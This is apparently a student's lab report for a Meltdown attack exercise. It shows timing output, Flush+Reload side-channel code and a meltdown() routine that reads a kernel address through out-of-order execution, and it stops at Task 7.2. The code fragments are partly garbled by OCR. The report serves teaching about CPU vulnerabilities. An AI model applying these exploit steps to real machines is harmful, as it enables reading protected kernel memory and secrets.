
Mohammad Arshad

U00304676

Meltdown Attack Lab

Task 1: Reading from Cache versus from Memory


- Compiled and run the program 10 times.
- I was able to access the array[3*4096] and array[7*4096] faster than that of the other elements.
- From the outputs I decided the threshold value as 90.



```
[04/23/2018 19:29] root@ubuntu:/home/seed/meltdown# gcc -march=native -o CT Cach
etime.c
[04/23/2018 19:29] root@ubuntu:/home/seed/meltdown# ./CT
Access time for array[0*4096]: 144 CPU cycles
Access time for array[1*4096]: 184 CPU cycles
Access time for array[2*4096]: 188 CPU cycles
Access time for array[3*4096]: 40 CPU cycles
Access time for array[4*4096]: 188 CPU cycles
Access time for array[5*4096]: 192 CPU cycles
Access time for array[6*4096]: 192 CPU cycles
Access time for array[7*4096]: 40 CPU cycles
Access time for array[8*4096]: 188 CPU cycles
Access time for array[9*4096]: 192 CPU cycles
[04/23/2018 19:29] root@ubuntu:/home/seed/meltdown# ./CT
Access time for array[0*4096]: 144 CPU cycles
Access time for array[1*4096]: 188 CPU cycles
Access time for array[2*4096]: 176 CPU cycles
Access time for array[3*4096]: 40 CPU cycles
Access time for array[4*4096]: 192 CPU cycles
Access time for array[5*4096]: 188 CPU cycles
Access time for array[6*4096]: 192 CPU cycles
Access time for array[7*4096]: 40 CPU cycles
Access time for array[8*4096]: 192 CPU cycles
Access time for array[9*4096]: 188 CPU cycles
[04/23/2018 19:30] root@ubuntu:/home/seed/meltdown# ./CT
Access time for array[0*4096]: 148 CPU cycles
Access time for array[1*4096]: 188 CPU cycles
Access time for array[2*4096]: 188 CPU cycles
Access time for array[3*4096]: 40 CPU cycles
Access time for array[4*4096]: 188 CPU cycles
Access time for array[5*4096]: 188 CPU cycles
Access time for array[6*4096]: 192 CPU cycles
```


Task 2: Using Cache as a Side Channel

- Changed the threshold value to 90, obtained from Task1.



```
uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (90)
#define DELTA 1024
void flushSideChannel()
{
int i;
// Write to array to bring it to RAM to prevent Copy-on-write
```


- Compiled and run the program 20 times and got the correct output for 15 times.



```
[04/23/2018 19:43] root@ubuntu:/home/seed/meltdown# gcc -march=native -o FR flu
shreload.c
[04/23/2018 19:43] root@ubuntu:/home/seed/meltdown# ./FR
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/23/2018 19:43] root@ubuntu:/home/seed/meltdown# ./FR
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/23/2018 19:44] root@ubuntu:/home/seed/meltdown# ./FR
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/23/2018 19:44] root@ubuntu:/home/seed/meltdown# ./FR
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/23/2018 19:44] root@ubuntu:/home/seed/meltdown# ./FR
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/23/2018 19:44] root@ubuntu:/home/seed/meltdown# ./FR
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/23/2018 19:44] root@ubuntu:/home/seed/meltdown# ./FR
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/23/2018 19:44] root@ubuntu:/home/seed/meltdown# ./FR
[04/23/2018 19:44] root@ubuntu:/home/seed/meltdown# ./FR
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

Task 3: Place Secret Data in Kernel Space


- Compiled the kernel program and run it. Got the secret data address as: **f86e6000**



```
[04/23/2018 20:03] root@ubuntu:/home/seed/meltdown/Meltdown_Attack# make
make -C /lib/modules/3.5.0-37-generic/build M=/home/seed/meltdown/Meltdown_Atta
ck modules
make[1]: Entering directory `/usr/src/linux-headers-3.5.0-37-generic'
  Building modules, stage 2.
  MODPOST 1 modules
make[1]: Leaving directory `/usr/src/linux-headers-3.5.0-37-generic'
[04/23/2018 20:03] root@ubuntu:/home/seed/meltdown/Meltdown_Attack# sudo insmod
 MeltdownKernel.ko
insmod: error inserting 'MeltdownKernel.ko': -1 File exists
[04/23/2018 20:04] root@ubuntu:/home/seed/meltdown/Meltdown_Attack# dmesg | gre
p 'secret data address'
[11131.618848] secret data address:f86e6000
[04/23/2018 20:04] root@ubuntu:/home/seed/meltdown/Meltdown_Attack# 
```


Task 4: Access Kernel Memory from User Space

- Inserted the secret data address in the program.



```
#include <stdio.h>
<inc          .h>

int main()
{
char *kernel_data_addr = (char*)0xf86e6000; ①
char kernel_data = *kernel_data_addr; ②
printf("I have reached here.\n"); ③
return 0;
}
```

- Compiled and run the program, but the program crashed with error message “Segmentation fault (core dumped)




```
[04/23/2018 20:09] root@ubuntu:/home/seed/meltdown# gcc -march=native -o T4 tas
k4.c
[04/23/2018 20:09] root@ubuntu:/home/seed/meltdown# ./T4
Segmentation fault (core dumped)
[04/23/2018 20:09] root@ubuntu:/home/seed/meltdown# ./T4
Segmentation fault (core dumped)
[04/23/2018 20:09] root@ubuntu:/home/seed/meltdown# ./T4
Segmentation fault (core dumped)
[04/23/2018 20:09] root@ubuntu:/home/seed/meltdown#
[04/23/2018 20:09] root@ubuntu:/home/seed/meltdown# ./T4
Segmentation fault (core dumped)
[04/23/2018 20:09] root@ubuntu:/home/seed/meltdown# █
```

- This is because accessing a kernel memory from user space is not allowed.

Task 5: Handle Error/Exceptions in C


- After running the program, I was able to understand how we can run a program even if there is a violation in memory access.



```
[04/27/2018 06:23] root@ubuntu:/home/seed/meltdown# gcc -march=native -o EH exc
eptionhandling.c
[04/27/2018 06:23] root@ubuntu:/home/seed/meltdown# ./EH
Memory access violation!
Program continues to execute.
[04/27/2018 06:23] root@ubuntu:/home/seed/meltdown# █
```


Task 6: Out-of-Order Execution by CPU

- Inserted the secret data address in the program.



```
int main()
{
   // Register a signal handler
   signal(SIGSEGV, catch_segv);

   // FLUSH the probing array
   flushSideChannel();

   if (sigsetjmp(jbuf, 1) == 0) {
       meltdown(0xf86e6000);
   }
   else {
       printf("Memory access violation!\n");
   }

   // RELOAD the probing array
   reloadSideChannel();
   return 0;
}
```


- Compiled and run the program.
- Because of the Out-Of-Order execution, I was able to get the secret value in the array[7*4096 + 1024]



```
[04/27/2018 06:33] root@ubuntu:/home/seed/meltdown/Meltdown_Attack# gcc -march=
native -o ME MeltdownExperiment.c
[04/27/2018 06:33] root@ubuntu:/home/seed/meltdown/Meltdown_Attack# ./ME
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[04/27/2018 06:33] root@ubuntu:/home/seed/meltdown/Meltdown_Attack#
```


Task 7.1: A Naive Approach

- Changed the program as **array[kernel data * 4096 + DELTA**], which brings it into the CPU cache



```
/*********************** Flush + Reload ************************/

void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}
```


- Compiled and run the program, but got a memory access violation alert.



```
[04/27/2018 06:41] root@ubuntu:/home/seed/meltdown/Meltdown_Attack#
 gcc -march=native -o ME MeltdownExperiment.c
[04/27/2018 06:41] root@ubuntu:/home/seed/meltdown/Meltdown_Attack#
 ./ME
Memory access violation!
[04/27/2018 06:41] root@ubuntu:/home/seed/meltdown/Meltdown_Attack#
```


Task 7.2: Improve the Attack by Getting the Secret Data Cached

- Added the code before triggering the out of order execution.



```
int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();
// Open the /proc/secret_data virtual file.
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
perror("open");
return -1;
}
int ret = pread(fd, NULL, 0, 0); // Cause the secret data to be cac
hed.

  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown(0xf86e6000);
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
                                                      109,1         Bot
```

